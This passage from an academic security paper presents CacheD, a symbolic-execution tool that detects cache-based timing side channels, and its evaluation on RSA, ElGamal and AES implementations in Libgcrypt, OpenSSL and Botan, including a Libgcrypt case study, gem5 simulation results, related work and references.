In general, we consider independent vulnerabilities are highly informative to attackers; independent vulnerabilities probably indicate the most-likely attack surface of the victim, because stealing secret through "dependent" vulnerabilities need additional efforts to learn the program memory layout. On the other hand, memory layouts are feasible and likely to be learned as precomputed data structures are widely deployed in real-world cryptosystems to speed up the computation. Overall, "dependent" vulnerabilities reveal an additional attack surface which are commonly ignored by previous research.

Early Stop Criterion of Symbolic Execution. One vulnerable program point (e.g., a table query) can be executed for one or more times during the runtime (thus appearing more than once on the execution trace). On the other hand, a program point can be considered as "vulnerable" as long as one of its usage is

confirmed vulnerable. Hence, while in general CacheD symbolically interpret all the tainted instructions, one early stop criterion adopted in CacheD is that we have already identified at least one vulnerable memory access for *any* tainted access relating to the same program point.

Domain knowledge of RSA and ElGamal implementation. As previously discussed, our taint propagation rule would taint the visited memory cells whenever registers hold the base address or memory offset are tainted. While this rule reasonably captures the information flow through memory accesses, we terminate the taint propagation for one specific case, given the domain knowledge of cryptosystems being analyzed.

To speed up processing, the sliding-window based modular exponentiation algorithm leverages a two-level "precomputed table" to store the modular exponentiation values of the base regarding some predefined window-sized value. Additionally, a precomputed size table is deployed to store the length of each precomputed modular exponentiation value. Hence, most of the computation are substituted into two table lookups towards the precomputed table and the size table through the window size key. Appendix B presents the structure of a two-level precomputed table used in Libgcrypt 1.6.1. Each element in the first-level array stores a pointer referring to the second level, and each second level array stores a big integer (b^v for some window-sized value v).

Our study of such tables shows that for non-trivial decryptions (e.g., decrypt an encrypted message of one character), the lengths of all the second-level arrays are equal to N (we observed that N is fixed to 32 for RSA while 64 for ElGamal implementations evaluated in §7). Hence, elements in the precomputed size table are identical and the attacker would observe the same output regardless of the secret input. In other words, it is reasonable to assume secrets can hardly be leaked by observing the table query outputs. Given such observation, CacheD is optimized to terminate the taint propagation towards the precomputed size table.

Trace Cut. CacheD is designed to analyze any fragment of program execution trace, with a tradeoff of performance and coverage. Ideally, we would like to analyze the entire trace from the program entry point until the end. With taint analysis (§4.2), the analysis effectively starts from the beginning of the function where the key is used for the first time. Besides, for the RSA and ElGamal decryption, where the secret key is used for multiple operations, we choose only critical procedures (i.e., functions implemented the modular exponentiation operation and their callees) that have been the target for various timing attacks. Analyzing the same procedure which has been well-studied from different angles in the literature makes it easier to compare our experiment results (in terms of re-discover existing issue and identify unknown issue) with existing work. On the other hand, there is no issue for CacheD to analyze other standard computation procedures.

Table 1: Cryptosystems analyzed by CacheD.

Algorithm	Implementation	Versions
RSA	Libgcrypt [32]	1.6.1, 1.7.3
	OpenSSL [40]	0.9.7c, 1.0.2f
	Botan [35]	1.10.13
ElGamal	Libgcrypt [32]	1.6.1, 1.7.3
AES	OpenSSL [40]	0.9.7c, 1.0.2f

6 Implementation

CacheD is implemented in Scala, with over 4,800 lines of code. The program execution trace is generated by Pin [36], a widely-used dynamic binary instrumentation tool. Pin provides infrastructures to intercept and instrument the execution of a binary. During execution, Pin inserts the instrumentation code into the original code and recompiles the output leveraging a Just-In-Time (JIT) compiler. We develop a plugin of Pin (162 lines of C++ code) to log the executed instructions as well as the context information during the execution. While our current implementation (including CacheD and the Pin plugin) analyzes binaries on the 32-bit Linux platforms (i.e., binaries with the ELF format), we emphasize that the proposed technique is mostly independent with the underlying architecture details, and hence not difficult to port to other platforms (e.g., Windows or 64-bit Linux).

CacheD leverages the widely-used constraint solver Z3 [18] for constraint solving (Z3 provides Java API, which bridges Z3 solver to our Scala code). In addition, we leverage bit vectors provided by Z3 to represent the taint label of each general-purpose register as well as symbols used in symbolic execution. Note that x86 instructions can manipulate the subset of each register, and benefit from bit vectors, arbitrary operations on the subset of each general-purpose register are supported without additional effort. As aforementioned, we track the taint towards CPU flags; a vector of one bit is created to represent each CPU flag.

7 Evaluation

We evaluate CacheD on several real-world cryptographic libraries. The cryptosystems used in our evaluation are listed in Table 1. In sum, we evaluated CacheD on five real-world cryptosystems in total, including nine different implementations of three cryptographic algorithms, RSA, AES, and ElGamal.

Table 2: Evaluation results of different cryptographic algorithm implementations.

Algorithm	Implementation	Adopt the "Domain Knowledge of RSA and Elgamal" Optimization (§6)	Vulnerable Program Points (known/unknown)	Independent Vulnerable Points (known/unknown)	# of Instructions on the Traces	Processing Time (CPU Seconds)
RSA	Libgcrypt 1.6.1	✓	2/20	2/0	26,848,103	11542.3
RSA	Libgcrypt 1.7.3	✓	0/0	NA	27,775,053	10788.9
ElGamal	Libgcrypt 1.6.1	✓	2/19	2/0	31,077,760	17044.8
ElGamal	Libgcrypt 1.7.3	✓	0/0	NA	31,407,882	12463.1
RSA	OpenSSL 0.9.7c	×	0/2	0/1	674,797	199.3
RSA	OpenSSL 1.0.2f	×	0/2	0/1	473,392	165.6
AES	OpenSSL 0.9.7c	×	48/0	48/0	791	43.4
AES	OpenSSL 1.0.2f	×	32/0	32/0	2,410	48.5
RSA	Botan 1.10.13	✓	0/29	0/2	2,005,124	7527.0
Total			84/72	84/4	120,265,312	59822.9

Experiment setup. All the cryptosystems are C/C++ libraries. We write simple programs to invoke the test libraries for key generation, encryption as well as decryption. We generate keys of 128 bits for AES experiments, and keys of 2048 bits for other experiments. After generating the keys, for all test cryptographic algorithms, we first use their encryption routines to encrypt a plain text "hello world". The encrypted message is then fed into the decryption procedures. As previously introduced, the execution traces of those decryption procedures are logged for analysis. The programs are compiled into binary code on 32-bit Ubuntu 12.04, with gcc/g++ compiler (version 4.6.3).

7.1 Evaluation Result Overview

Vulnerability Identification. We present the breakdown of the positives reported by CacheD in Table 2. As shown in the table, most of the evaluated implementations are reported to contain vulnerabilities that can lead to cache-based side-channel attacks. Overall, CacheD reveal 156 (84 known and 72 unknown) vulnerable program points, among which 88 (84 known and 4 unknown) program points are independent. Considering the large number of issues discovered by CacheD, we interpret the evaluation result as promising.

In general, existing research has pointed out potential issues that can lead to the cache based side-channel attacks on the implementation of sliding-window based modular exponentiation [20], and such implementation is leveraged by both RSA and ElGamal decryption procedures. In this research CacheD has successfully confirmed such already-reported issues. We present a detailed study of two independent vulnerable program points found in RSA implementation of Libgcrypt 1.6.1 in §7.3, and also compare our findings of RSA and ElGamal with existing literatures in §7.4.1. Besides, considering its multiple rounds of table lookup, AES has also been pointed out as vulnerable in terms of cache-based side channel attacks by previous work [15]. CacheD reports consistent findings in §7.4.2.

Moreover, CacheD has also successfully identified a number of vulnerable program points in two widely-used cryptosystems (Botan and OpenSSL). Those vulnerabilities, to the best of our knowledge, are unknown to existing research (the "unknown" issues). We elaborate on these identified issues in §7.5.

We also evaluate CacheD towards the RSA and ElGamal implementations of Libgcrypt 1.7.3, which are considered as safe from information leakage since there is no secret-dependent memory access. CacheD reports no vulnerable program point in both the ElGamal and RSA implementations. Indeed, taint analysis of CacheD identifies **zero** secret-dependent memory access in both implementations. Although trace-based analysis is in general not sufficient to "prove" a cryptosystem as free of information leakage, considering related research as less scalable ([19]), CacheD presents a scalable and practical way to study such industrial strength cryptosystems.

Processing Time. We also report the processing time of CacheD in Table 2. The experiments use a machine with a 2.90GHz Intel Xeon(R) E5-2690 CPU and 128GB memory. Table 2 presents the number of processed instructions and the processing time for each experiment. In general, we evaluate CacheD regarding five industrial-strength cryptosystems, with over **120 million** instructions in total. Table 2 shows that all the experiments can be finished within 5 CPU hours. We interpret the processing time of CacheD as very promising, and this evaluation faithfully demonstrates the high scalability of CacheD in terms of real-world cryptosystems.

Our evaluation also shows the proposed optimizations (§5) are effective, which surely improve the overall scalability of CacheD. Indeed tentative implementation of CacheD (without optimizations) times out after 20 hours to process the ElGamal Libgcrypt 1.6.1 test case. On the other hand, we observed that CacheD becomes slower largely due to the nature of symbolic execution; with more symbolic variables and formulas carried on, every further reasoning can take more time. In addition, since symbolic formulas can grow larger during interpretation (e.g., variables are manipulated for iterations in a loop), solver could probably encounter more challenging problems during further constraint solving. Also, branch con-

Table 3: Gem5 configurations.

ISA	x86
Processor type	single core, out-of-order
L1 Cache	4-way, 32KB, 2-cycle latency
L2 Cache	8-way, 1MB, 50-cycle latency
Cache line size	64 Bytes
Cache replacement policy	LRU

Table 4: Results of executing test cases under gem5.

Algorithm	Implementation	Observe the Access of Different Cache Lines	Observe Different Cache Status (hit vs. miss)
RSA	Libgcrypt 1.6.1	✓	✓
ElGamal	Libgcrypt 1.6.1	✓	✓
RSA	OpenSSL 0.9.7c	✓	✓
RSA	OpenSSL 1.0.2f	✓	
AES	OpenSSL 0.9.7c	✓	✓
AES	OpenSSL 1.0.2f	✓	
RSA	Botan 1.10.13	✓	✓

ditions are accumulated along the trace; more constraints need to be solved, which leads to performance penalties as well.

7.2 Exploring the Positives

To study whether the positives can lead to real cache difference during execution, we employ a commonly-used computer architecture simulator—gem5 [9]—to check the identified vulnerable program points. As previously discussed (§5), independent vulnerable program points (88 in total) are considered as mostly informative; "dependent" vulnerable program points would mostly leak the same piece of information as independent ones. Hence in this step, we focus on the check of independent vulnerable program points. While CacheD identifies 8 independent vulnerabilities in the RSA and ElGamal implementations, 80 program points are reported as vulnerable in two AES implementations. Without losing generality, we check all the independent vulnerabilities for RSA and ElGamal, while only checking the first four vulnerabilities for these two AES implementations.

As aforementioned, for each vulnerable program point, the constraint solver provides at least one satisfiable solution (i.e., a pair of $\vec{k}$ and $\vec{k}'$) that leads to the access to different cache lines. Hence, for *each* vulnerable program point, we instrument the source code of the corresponding test program to modify secrets with $\vec{k}$ and $\vec{k}'$; we then compile the source code into two binaries. We monitor the execution of instrumented binaries using the full-system simulation mode of gem5, and intercept cache access from CPU to L1 Data Cache. The full-system simulation uses Ubuntu 12.04 with kernel version 3.2.1.[2] Table 3 presents the configurations.

[2]The full-system simulation mode of gem5 only supports 64-bit kernels. Also, we compiled the instrumented source code into 64-bit binaries since the simulated OS threw some TLB translation exceptions when executing 32-bit binaries.

Results. When executing each vulnerable program point (i.e., a memory access), we record the visited cache line as well as the cache status of this cache line. Table 4 present the results. By comparing cache traffic of executing binaries with secret $\vec{k}$ or $\vec{k}'$, we have confirmed that memory accesses at **all** vulnerable program points indeed visited different cache lines. We have also confirmed that cache statuses are different at the vulnerable program points for most of the test cases.

There are two test cases (row 5 and 7 in Table 4) that show identical cache status at the vulnerable program points. Note that we only record cache status at the memory access of these vulnerable points (some examples are given shortly in Fig. 4c); it is likely that the accesses to different cache lines actually lead to cache behavior variations during further program execution. On the other hand, given our current conservative observation, still, most of the test cases reveal noticeable cache difference. We will present detailed study of the RSA Libgcrypt 1.6.1 (row 2 in Table 4) in §7.3.

In general, we consider the evaluation results as quite promising; while previous work (e.g., [19]) performs overall reasoning of the program information leakage upper bound and lack of information on what/where the vulnerability is, CacheD fills the gap by providing concrete examples to trigger cache behavior variations at its discovered program points.

7.3 Case Study of RSA Vulnerabilities

In this section, we present a case study of two identified vulnerable program points, with detailed explanation in terms of the source code patterns as well as hardware simulation results.

As presented in Table 2, we identified two independent vulnerable program points in the RSA implementation of Libgcrypt 1.6.1. Source code shown in Fig. 4a is found in the sliding-window implementation of the modular exponentiation algorithm; we have confirmed that two identified independent vulnerable program points represent table queries at line 13 and 14. Indeed, `e` is an element of the secret array (line 5; thus `e` is secret), and `e0` is a sliding window of `e` (line 9). `e0` is used to access the first level of the precomputed table (line 13) and precomputed size table (line 14). Intuitively, different `e0` accesses different table entries, which potentially leads to different cache line and eventually leaks the secret (i.e., `e`).

When analyzing the execution trace, CacheD successfully identified two secret-dependent memory accesses (line 4-5 in Fig. 4b), and by inquiring the constraint solver, CacheD finds two pairs of `e` that can lead to the access of different cache lines for the first and second memory accesses, respectively (the "solutions" in

```
1   void _gcry_mpi_powm (gcry_mpi_t res,
2     gcry_mpi_t base,
3     gcry_mpi_t expo, gcry_mpi_t mod) {
4     ...
5     e = ep[i];
6     count_leading_zeros (c, e);
7     e = (e << c) << 1;
8     ...
9     e0 = (e >> (BITS_PER_MPI_LIMB - W));
10    count_trailing_zeros (c0, e0);
11    e0 = (e0 >> c0) >> 1;
12    ...
13    base_u = b_2i3[e0 - 1];
14    base_u_size = b_2i3size[e0 - 1];
15    ...
16  }
```

(a) Source code.

```
1  ...
2  mov edx, [esp+0x38]
3  sub edx, 0x1
4  mov ecx, [esp+edx*4+0xb8]
5  mov edx, [esp+edx*4+0xf4]
6  mov esi, [esp+0x24]
7  ...
```

```
1  Solution of the first mem access (line 4):
2  e = 0x10000016
3  e'= 0x1000003e
4
5  Solution of the second mem access (line 5):
6  e = 0x400500d
7  e'= 0x1007c
```

(b) Instructions on the dumped trace and solutions provided by the solver.

```
1  0x44156a: 0x7fffffffe440 hit
2  0x441572: 0x7fffffffe3c8 hit
3  0x44156a: 0x7fffffffe438 hit
4  0x441572: 0x7fffffffe3c4 hit
5  0x44156a: 0x7fffffffe3d8 hit
6  0x441572: 0x7fffffffe394 hit
7  0x44156a: 0x7fffffffe408 hit
8  0x441572: 0x7fffffffe3ac hit
```

```
1  0x44156a: 0x7fffffffe3f0 hit
2  0x441572: 0x7fffffffe3a0 hit
3  0x44156a: 0x7fffffffe438 hit
4  0x441572: 0x7fffffffe3c4 hit
5  0x44156a: 0x7fffffffe3d8 miss
6  0x441572: 0x7fffffffe394 miss
7  0x44156a: 0x7fffffffe408 miss
8  0x441572: 0x7fffffffe3ac hit
```

(c) Hardware simulation results for the first memory access (e is 0x10000016 and e' is 0x1000003e).

Figure 4: Case study of two independent RSA vulnerable program points in Libgcrypt 1.6.1. The vulnerable program points and the corresponding memory access instructions on the trace are **bold**. The tainted variable in source code and trace are red, and `e` is secret (line 5 in Fig. 4a). Note that `base_u_size` is not tainted regarding the optimization of RSA precomputed size table (§5).

Fig. 4b). To confirm the findings, we compile four program binaries with modified `e` regarding the solutions.

Fig. 4c shows the simulation outputs using gem5. Due to the limited space, we only provide the first eight records for the first vulnerable program point (there are 604 records in total). The first column of each output represents the program counters; the second column shows the accessed memory addresses and the last column is the cache statuses of the accessed cache lines. Note that program counter 0x44156a and 0x441572 represent the first and second vulnerable program points, respectively. Comparing these two results, we can observe that different cache lines are accessed (corresponding memory addresses are marked as red at line 1-2), which further leads to timing difference of three cache hit vs. miss (corresponding cache statuses are marked as red at line 5-7). Simulation results for the second memory access are omitted due to the limited space. We report to have similar observations.

Consistent with the existing findings, these two table queries are also reported as vulnerable by previous work [20]. According to our taint policy, the table query output (`base_u`) would be tainted since `e0` is tainted. Our study also shows that memory access through `base_u` would reveal another twenty vulnerable program points (row 2 in Table 2). Moreover, this modular exponentiation function is used by both RSA and ElGamal decryption procedures; two independent vulnerable program points found in the ElGamal implementation (row 4 in Table 2) are also due to these table queries.

7.4 Known Vulnerabilities

We also evaluate CacheD by confirming known side-channel vulnerabilities.

7.4.1 RSA and ElGamal in Libgcrypt

Function `_gcry_mpi_powm` (Fig. 4a) found in the Libgcrypt (1.6.1) sliding-window implementation of the modular exponentiation algorithm is vulnerable. Note that such implementation indeed is used by both RSA and ElGamal decryption procedures. We have already presented results and a case study in §7.3. Besides those two independent program points, CacheD finds 19 vulnerable program points in the ElGamal implementation and 20 points in the RSA implementation Table 2.

Consistent with previous work [20], CacheD confirms two vulnerable program points in the Libgcrypt (1.6.1) that can lead to cache-based timing attacks. On the other hand, while previous work [20] only reports potential timing channels through these two direct usage of secrets, CacheD can actually detect further unknown (to the best of our knowledge) pitfalls (around 20 unknown points for each). The results show that CacheD can provide developers with more comprehensive information regarding side-channel issues.

7.4.2 AES in OpenSSL

We also analyzed the positive results identified in AES implementations of OpenSSL (version 0.9.7c and 1.0.2f). In general, standard AES decryption undertakes

a three-step approach for decryption, in which the second and third steps consist of (multiple rounds) lookup table queries through blocks of secrets. Intuitively, such secret-dependent table queries could reveal considerable amount of timing-channel vulnerabilities.

Our evaluation has confirmed this intuition. CacheD successfully identifies 48 vulnerable program points for OpenSSL (0.9.7c). Indeed all of the identified program points are lookup table queries through secrets, which is consistent with previous research [15]. Analysis of another OpenSSL (1.0.2f) gave similar results: CacheD identifies 32 vulnerable program points of secret-dependent lookup table queries (Table 2).

7.5 Unknown Vulnerabilities

CacheD also successfully identifies several potential vulnerabilities that have not been reported in public, to the best of our knowledge.

7.5.1 RSA in OpenSSL

CacheD reported two positive results in each OpenSSL implementation (version 0.9.7c and version 1.0.2f) of the RSA decryption procedure. CacheD further identified one independent vulnerable point for each implementation. Appendix C presents the source code in which the independent positive is discovered. Before performing the modular exponentiation, function `BN_num_bits` calculates the length of the secret key by bit. The secret key information is represented by a `BIGNUM` structure pointed by `a`, with the key value stored in a byte buffer `a->d` and the length of the buffer stored in `a->top`, respectively. Since the key length by bit may not be a multiple of the key length by byte, the code uses a lookup table in `BN_num_bits_word` to determine the exact number of bits in the last entry of `a->d`. CacheD points out that accessing this lookup table will lead to a cache difference, thus leaking information about the most significant several bits of the secrete key which are stored in `a->d[a->top - 1]`. Results in §7.2 also support our finding. In addition, CacheD also identified another vulnerable program point which is derived from the output of this table query (row 6-7 in Table 2).

We also find the same implementation that could lead to timing channels in its most recent releases (released in late Sep. 2016): version 1.0.2j, version 1.1.0b, and version 1.0.1u.

7.5.2 RSA Implementation in Botan

Another vulnerability found by CacheD is in the Botan (1.10.13) implementation of RSA, whose source code is shown in Appendix D. The Montgomery exponentiator is an algorithm for modular exponentiation. Similar to the Libgcrypt (1.6.1) implementation of RSA (Fig. 4a), a precomputed table is employed to cache some intermediate results and a sliding window of the secret key is used to query the table (line 9). The queried output is maintained as a `BigInt` class instance and it is represented as a symbol of the key according to our taint propagation rules (§4.3). Later, when the class method `sig_words` is invoked (line 13), two memory accesses (line 19-20) through the key symbol are captured by CacheD (note that `reg` at line 19 is a private variable of class `BigInt`).

Our constraint solver has proved that there are multiple satisfiable solutions for both the first and the second memory access (line 19-20). Moreover, by employing different secrets provided by the solver, we report to observe cache behavior variations in the hardware simulator (§7.2). In addition, the memory query output (`x` at line 19) is used to access memories later, which results into 27 "dependent" vulnerable program points (row 10 in Table 2).

Besides the implementations evaluated in this work (version 1.10.13), we notice that this vulnerability affects several other versions of Botan, including 1.10.12, 1.10.11, and 1.11.33.

8 Related Work

8.1 Timing attacks

One major motivation for controlling timing channels is the protection of cryptographic keys against side-channels arising from timing attacks. Since the seminal paper of Kocher [30], attacks that exploit timing channels have been demonstrated on RSA [13, 30, 3, 45, 59], AES [24, 42, 53] and ElGamal [63].

Shared data cache is shown to be a rich source of timing channels. The potential risk of cache-based timing channels was first identified by Hu [26]. Around 2005, real cache-based timing attacks are demonstrated on AES [8, 42], and RSA [45]. Since then, more practical timing attacks are emerging. Previous work shows the practicality of various timing attacks utilizing the shared data: among VMs in multi-tenant cloud [50]. Timing attacks are shown to be a potential risk across VMs [57, 56, 47], and more evidence is emerging showing practical timing attacks that break crypto systems [63, 59, 34]. Recent work [41] presents a successful cache attack where the victim merely has to access a website owned by the attacker.

8.2 Mitigation of cache-based timing channels

Much prior application-level mitigation only handles timing leakage due to secret-dependent control flows [4, 25, 38, 7, 17, 44]. However, as shown in recent cache-based timing attacks [24, 42, 53, 59, 34], subtle timing leakage survives even with the absence of secret-dependent control flows. Recently, advanced program analyses are proposed to identify those subtle cache-based timing channels [6, 19, 20, 60], but they only provide an upper-bound on timing-based information leakage; it is unclear what/where the vulnerability is when those tools report a non-zero upper bound.

At the system level, Düppel [64] clears L1 and L2 cache before context switching; but it cannot mitigate the last-level cache-based attack, such as [34]. StealthMem [21, 29] manages a set of locked cache lines per core, which are never evicted from the cache. But its security relies on the assumption that "crucial" data was identified in the first place. But doing so nontrivial. For instance, the crucial data in AES is the lookup table, which only stores public data.

At the hardware level, one direction of mitigating cache-based timing channels is to either physically or logically partition the data cache [43, 54, 31, 61]. Line-locking cache was also implemented in hardware [54]. New hardware designs, such as RPCache [54], NewCache [55], and random fill cache [33], inject random noises to cache delay to confuse attackers. Common to those hardware-based mitigation mechanisms is the assumption that "crucial" data was identified by the software, where CacheD can be helpful.

9 Conclusion

To help developers improve the implementations of software that is sensitive to information leakage, we have developed a tool called CacheD to detect potential timing channels caused by the differences of cache behavior. With the help of symbolic execution techniques, CacheD models the memory addresses at each program point as logical formulas so that constraint solvers can check whether sensitive program data affects cache behavior, thus revealing potential timing channels. CacheD is scalable enough for analyzing real-world cryptosystems with decent accuracy. We have evaluated a prototype of CacheD with a set of widely used cryptographic algorithm implementations. CacheD is able to detect a considerable number of side-channel vulnerabilities, some of which are previously unknown to the public.

10 Acknowledgments

We thank the Usenix Security anonymous reviewers and Robert Smith for their valuable feedback. This research was supported in part by the National Science Foundation (NSF) under grants CNS-1223710 and CNS-1652790, and the Office of Naval Research (ONR) under grants N00014-16-1-2265 and N00014-16-1-2912.

References

[1] ACIIÇMEZ, O., AND SCHINDLER, W. A vulnerability in RSA implementations due to instruction cache analysis and its demonstration on OpenSSL. In *Proceedings of the 2008 The Cryptographers' Track at the RSA Conference on Topics in Cryptology* (2008), CT-RSA'08, pp. 256–273.

[2] ACIICMEZ, O., AND KOC, C. K. Trace-driven cache attacks on AES. In *Proceedings of the 8th International Conference on Information and Communications Security* (2006), ICICS'06, pp. 112–121.

[3] ACIICMEZ, O., AND SEIFERT, J.-P. Cheap hardware parallelism implies cheap security. In *Proceedings of the Workshop on Fault Diagnosis and Tolerance in Cryptography* (2007), pp. 80–91.

[4] AGAT, J. Transforming out timing leaks. In *Proceedings of the 27th ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages* (2000), POPL '00, pp. 40–53.

[5] BALAKRISHNAN, G., AND REPS, T. WYSINWYX: What you see is not what you eXecute. *ACM Trans. Program. Lang. Syst. 32*, 6 (Aug. 2010), 23:1–23:84.

[6] BARTHE, G., BETARTE, G., CAMPO, J., LUNA, C., AND PICHARDIE, D. System-level non-interference for constant-time cryptography. In *Proc. ACM Conf. on Computer and Communications Security (CCS)* (2014), pp. 1267–1279.

[7] BARTHE, G., REZK, T., AND WARNIER, M. Preventing timing leaks through transactional branching instructions. *Electronic Notes in Theoretical Computer Science 153*, 2 (2006), 33–55.

[8] BERNSTEIN, D. J. Cache-timing attacks on AES. https://cr.yp.to/antiforgery/cachetiming-20050414.pdf, 2005.

[9] BINKERT, N., BECKMANN, B., BLACK, G., REINHARDT, S. K., SAIDI, A., BASU, A., HESTNESS, J., HOWER, D. R., KRISHNA, T., SARDASHTI, S., SEN, R., SEWELL, K., SHOAIB, M., VAISH, N., HILL, M. D., AND WOOD, D. A. The Gem5 simulator. *SIGARCH Comput. Archit. News 39*, 2 (2011), 1–7.

[10] BOGDANOV, A., EISENBARTH, T., PAAR, C., AND WIENECKE, M. Differential cache-collision timing attacks on AES with applications to embedded CPUs. In *Proceedings of the 2010 International Conference on Topics in Cryptology* (Berlin, Heidelberg, 2010), CT-RSA'10, Springer-Verlag, pp. 235–251.

[11] BONNEAU, J., AND MIRONOV, I. Cache-collision timing attacks against AES. In *Cryptographic Hardware and Embedded Systems - CHES 2006*, L. Goubin and M. Matsui, Eds., vol. 4249 of *Lecture Notes in Computer Science*. Springer Berlin Heidelberg, 2006, pp. 201–215.

[12] BOS, J., AND COSTER, M. Addition chain heuristics. In *Conference on the Theory and Application of Cryptology* (1989), Springer, pp. 400–407.

[13] BRUMLEY, D., AND BONEH, D. Remote timing attacks are practical. *Computer Networks* (Jan. 2005).

[14] BRUMLEY, D., JAGER, I., AVGERINOS, T., AND SCHWARTZ, E. J. BAP: A binary analysis platform. In *Proceedings of the 23rd international conference on computer aided verification* (2011), CAV '11, pp. 463–469.

[15] C, A., GIRI, R. P., AND MENEZES, B. Highly efficient algorithms for AES key retrieval in cache access attacks. In *2016 IEEE European Symposium on Security and Privacy (EuroS&P)* (2016), pp. 261–275.

[16] CHEN, S., WANG, R., WANG, X., AND ZHANG, K. Side-channel leaks in web applications: A reality today, a challenge tomorrow. In *Proceedings of the IEEE Symposium on Security and Privacy* (2010), S&P '10, pp. 191–206.

[17] COPPENS, B., VERBAUWHEDE, I., BOSSCHERE, K. D., AND SUTTER, B. D. Practical mitigations for timing-based side-channel attacks on modern x86 processors. In *Proceedings of the 30th IEEE Symposium on Security and Privacy* (2009), S&P '09, pp. 45–60.

[18] DE MOURA, L., AND BJØRNER, N. Z3: An efficient SMT solver. In *Proceedings of the 14th International Conference on Tools and Algorithms for the Construction and Analysis of Systems* (2008), TACAS'08.

[19] DOYCHEV, G., FELD, D., KOPF, B., MAUBORGNE, L., AND REINEKE, J. CacheAudit: A tool for the static analysis of cache side channels. In *Proceedings of the 22nd USENIX Security Symposium* (2013), pp. 431–446.

[20] DOYCHEV, G., AND KÖPF, B. Rigorous analysis of software countermeasures against cache attacks. In *Proceedings of the 38th ACM SIGPLAN Conference on Programming Language Design and Implementation* (2017), PLDI '17, pp. 406–421.

[21] ERLINGSSON, Ú., AND ABADI, M. Operating system protection against side-channel attacks that exploit memory latency. Tech. Rep. MSR-TR-2007-117, Microsoft Research, August 2007.

[22] GODEFROID, P., KLARLUND, N., AND SEN, K. DART: Directed automated random testing. In *Proceedings of the 2005 ACM SIGPLAN conference on Programming language design and implementation* (2005), PLDI '05, pp. 213–223.

[23] GODEFROID, P., LEVIN, M. Y., AND MOLNAR., D. Automated whitebox fuzz testing. In *Proceedings of the 15th Annual Network and Distributed System Security Symposium* (2008), NDSS '08, pp. 151–166.

[24] GULLASCH, D., BANGERTER, E., AND KRENN, S. Cache games—bringing access-based cache attacks on AES to practice. In *Proc. IEEE Symp. on Security and Privacy (S&P)* (2011), pp. 490–505.

[25] HEDIN, D., AND SANDS, D. Timing aware information flow security for a JavaCard-like bytecode. *Electronic Notes in Theoretical Computer Science 141*, 1 (2005), 163–182.

[26] HU, W.-M. Lattice scheduling and covert channels. In *Proceedings of the 1992 IEEE Symposium on Security and Privacy* (1992), S&P '92.

[27] IRAZOQUI, G., EISENBARTH, T., AND SUNAR, B. S$A: A shared cache attack that works across cores and defies VM sandboxing—and its application to AES. In *Proc. IEEE Symp. on Security and Privacy (S&P)* (2015), S&P '15, pp. 591–604.

[28] JANA, S., AND SHMATIKOV, V. Memento: Learning secrets from process footprints. In *Proceedings of the 33rd IEEE Symposium on Security and Privacy* (2012), S&P '12, pp. 143–157.

[29] KIM, T., PEINADO, M., AND MAINAR-RUIZ, G. StealthMem: System-level protection against cache-based side channel attacks in the cloud. In *Proceedings of the 21st USENIX Conference on Security Symposium* (2012), pp. 189–204.

[30] KOCHER, P. C. *Timing Attacks on Implementations of Diffie-Hellman, RSA, DSS, and Other Systems*. Springer Berlin Heidelberg, Berlin, Heidelberg, 1996, pp. 104–113.

[31] LI, X., KASHYAP, V., OBERG, J. K., TIWARI, M., RAJARATHINAM, V. R., KASTNER, R., SHERWOOD, T., HARDEKOPF, B., AND CHONG, F. T. Sapper: A language for hardware-level security policy enforcement. In *Proc. 19th Int'l Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)* (2014), pp. 97–112.

[32] Libgcrypt. https://www.gnu.org/software/libgcrypt/.

[33] LIU, F., AND LEE, R. B. Random fill cache architecture. In *Proc. 47th Annual IEEE/ACM Int'l Symp. on Microarchitecture (MICRO)* (2014), pp. 203–215.

[34] LIU, F., YAROM, Y., GE, Q., HEISER, G., AND LEE, R. B. Last-level cache side-channel attacks are practical. In *Proceedings of the 2015 IEEE Symposium on Security and Privacy* (2015), S&P '15, pp. 605–622.

[35] Botan. https://github.com/randombit/botan/.

[36] LUK, C.-K., COHN, R., MUTH, R., PATIL, H., KLAUSER, A., LOWNEY, G., WALLACE, S., REDDI, V. J., AND HAZELWOOD, K. Pin: Building customized program analysis tools with dynamic instrumentation. In *Proceedings of the 2005 ACM SIGPLAN Conference on Programming Language Design and Implementation* (2005), PLDI '05, pp. 190–200.

[37] MESSERGES, T. S. *Using Second-Order Power Analysis to Attack DPA Resistant Software*. Springer Berlin Heidelberg, Berlin, Heidelberg, 2000, pp. 238–251.

[38] MOLNAR, D., PIOTROWSKI, M., SCHULTZ, D., AND WAGNER, D. The program counter security model: automatic detection and removal of control-flow side channel attacks. In *Proc. 8th International Conference on Information Security and Cryptology* (2006), pp. 156–168.

[39] NEVE, M., AND SEIFERT, J.-P. Advances on access-driven cache attacks on AES. In *Proceedings of the 13th International Conference on Selected Areas in Cryptography* (2006), SAC'06, pp. 147–162.

[40] OpenSSL. https://www.openssl.org/.

[41] OREN, Y., KEMERLIS, V. P., SETHUMADHAVAN, S., AND KEROMYTIS, A. D. The spy in the sandbox: Practical cache attacks in JavaScript and their implications. In *Proceedings of the 22Nd ACM SIGSAC Conference on Computer and Communications Security* (2015), pp. 1406–1418.

[42] OSVIK, D. A., SHAMIR, A., AND TROMER, E. Cache attacks and countermeasures: the case of AES. *Topics in Cryptology–CT-RSA 2006* (Jan. 2006), 1–20.

[43] PAGE, D. Partitioned cache architecture as a side-channel defense mechanism. In *Cryptology ePrint Archive, Report 2005/280* (2005).

[44] PASAREANU, C., PHAN, Q.-S., AND MALACARIA, P. Multi-run side-channel analysis using symbolic execution and Max-SMT. In *Proceedings of the 29th IEEE Computer Security Foundations Symposium* (2016), CSF' 16.

[45] PERCIVAL, C. Cache missing for fun and profit. In *BSDCan* (2005).

[46] QUISQUATER, J.-J., AND SAMYDE, D. Electromagnetic analysis (EMA): Measures and counter-measures for smart cards. In *Proceedings of Smart Card Programming and Security: International Conference on Research in Smart Cards, E-smart 2001* (2001), pp. 200–210.

[47] RISTENPART, T., TROMER, E., SHACHAM, H., AND SAVAGE, S. Hey, you, get off of my cloud: Exploring information leakage in third-party compute clouds. In *Proceedings of the 16th ACM Conference on Computer and Communications Security* (2009), CCS '09, pp. 199–212.

[48] SCHWARTZ, E. J., AVGERINOS, T., AND BRUMLEY, D. All you ever wanted to know about dynamic taint analysis and forward symbolic execution (but might have been afraid to ask). In *Proceedings of the 2010 IEEE Symposium on Security and Privacy* (2010), S&P '10, pp. 317–331.

